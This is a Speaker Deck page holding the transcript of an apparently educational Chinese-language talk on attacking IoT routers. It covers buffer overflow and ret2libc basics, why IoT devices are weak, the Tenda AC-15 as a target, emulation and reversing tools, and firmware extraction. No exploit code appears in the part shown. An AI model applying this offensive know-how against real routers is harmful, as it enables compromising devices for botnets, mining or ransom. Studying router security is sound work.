Upgrade to Pro
— share decks privately, control downloads, hide ads and more …
Speaker Deck
Sign up for free
Menu
Search
Features
All features
Private URLs
Password Protection
Custom URLS
Scheduled publishing
Remove Branding
Restrict embedding
Deck Collections
Notes
Features
All features
Private URLs
Password Protection
Custom URLS
Scheduled publishing
Remove Branding
Restrict embedding
Deck Collections
Notes
Explore
Featured decks
Featured speakers
Programming
Technology
Storyboards
Explore
Featured decks
Featured speakers
Programming
Technology
Storyboards
Pricing
Search
Sign in
Sign up for free
從零開始的_IoT___Router_之旅.pdf
Search
Sponsored
·
Your Podcast. Everywhere. Effortlessly.
Share. Educate. Inspire. Entertain. You do you. We'll handle the rest.
→
許貽昇
March 14, 2025
Education
130
0
Share
Embed
Copy iframe code
Copy JS code
Copy link
Start on current slide
從零開始的_IoT___Router_之旅.pdf
許貽昇
March 14, 2025
Other Decks in Education
See All in Education
響け!ユーフォニアムと考える「決め方」/Thinking About Decision-Making with Sound! Euphonium
3l4l5
1
200
DecisionesEjecutivasCrisis
mariooc
0
430
Sekolah Sabat - Triwulan 4 2026 - Pelajaran 1
hiola
0
13k
検定資格の価値 ~実はすごいよQC検定~
bunnchinn3
0
260
Introduction to Primary and Secondary Metabolites their Metabolic Pathways
drpoonamkc
0
170
Sekolah Sabat - Triwulan 4 2026 - Pelajaran 3
hiola
0
6.7k
The Dirty Dozen: 12 gala mistakes you don’t know you’re making
auctria
PRO
0
140
中小規模私大の教学IRを支えるデータマネジメント ― データ基盤構築の取り組みと実務の現在地 ―
terazawa
0
230
Antigravityを使ってGeminiAPI(NanobananaPro)と連携して挿絵メーカーを作った
yoshimura_datam
0
260
Tema 1. El relieve de España: Formación y características
juanmartin2026
0
39k
日本における応用言語学・言語教育学 これまでとこれから
terasawat
0
170
人間のために、人間と共に働く時代の終わりの始まり
frievea
0
230
Featured
See All Featured
I Don’t Have Time: Getting Over the Fear to Launch Your Podcast
jcasabona
35
2.9k
Product Roadmaps are Hard
iamctodd
55
13k
[Rails World 2023 - Day 1 Closing Keynote] - The Magic of Rails
eileencodes
38
3.1k
[RailsConf 2023] Rails as a piece of cake
palkan
59
7.1k
Building the Perfect Custom Keyboard
takai
2
910
Everyday Curiosity
cassininazir
0
350
4 Signs Your Business is Dying
shpigford
187
23k
[RailsConf 2023 Opening Keynote] The Magic of Rails
eileencodes
31
10k
B2B Lead Gen: Tactics, Traps & Triumph
marketingsoph
1
280
The Success of Rails: Ensuring Growth for the Next 100 Years
eileencodes
47
8.4k
DBのスキルで生き残る技術 - AI時代におけるテーブル設計の勘所
soudai
PRO
68
58k
Digital Ethics as a Driver of Design Innovation
axbom
PRO
1
460
Transcript
None
$Whoami Eason / Easoncoolboy • 台北科技大學 is1ab • 奧義智慧科技 資安實習研究員
• Red team LLM / Vulnerability Discovery • CTF Pwn 我是誰 ??? ★ Gmail:
[email protected]
★ Discord: eason8912004
$ LINK • My Pwn notes Share Projects • Firmware
and patched httpd https://drive.google.com/drive/folders/1Yd9M0l_j4HOlEkCoGQE QLOVSKYqltOYs?usp=drive_link

$ Table of Content • Basic Pwn • IoT Security
• Firmware Simulation • Analyze Firmware • Attack
Basic Pwn
$ Basic Pwn • Buffer overflow • Ret2libc
IoT Security

$ IoT Not Security?
$ IoT Not Security? • 掃地機器人 • 寵物攝影機 • Router
• NAS • Printer LINK LINK LINK LINK We will reproduce!!!!!

$ Why IoT Not Security?
$ Why IoT Not Security? • 效率 > 安全 •
用 C 寫,但開發不好 • 架構不支援保護機制 (MIPS NO NX) • 開發者 backdoor • 串接第三方庫時寫爛 • 沒再更新 Firmware
$ Why Router Is My Target ? • 因為好打 (
? • 基本上每間企業一定都會有 • 拿來當肉雞或跳板 • 通常都是同一型號,打下一台等於很多台 • 挖礦 • 勒索
$ My Target
$ My Target Tenda AC-15

$ Environment • Vmware pro • ubuntu 22.04 • Qemu
ARM arch - static

gdb-multiarch $ Reverse & debugger • IDA pro 9.0 beta
自己手搓 ( Linux 版) • Pwndbg • Pwngdb

$ Reverse & debugger • IDA pro 9.0 beta 自己手搓
( Linux 版) • Pwndbg • Pwngdb gdb-multiarch
$ Reverse & debugger • Ghidra (Free)
$ Reverse & debugger (Free) • IDA free 無法分析 Arm
架構 • Ghidra

$ Find Firmware https://www.tenda.com.cn/download/detail-2680.html
Extract Firmware

$ Extract Firmware • 先解壓縮,之後進去解壓縮的 file,會看到一個 .bin
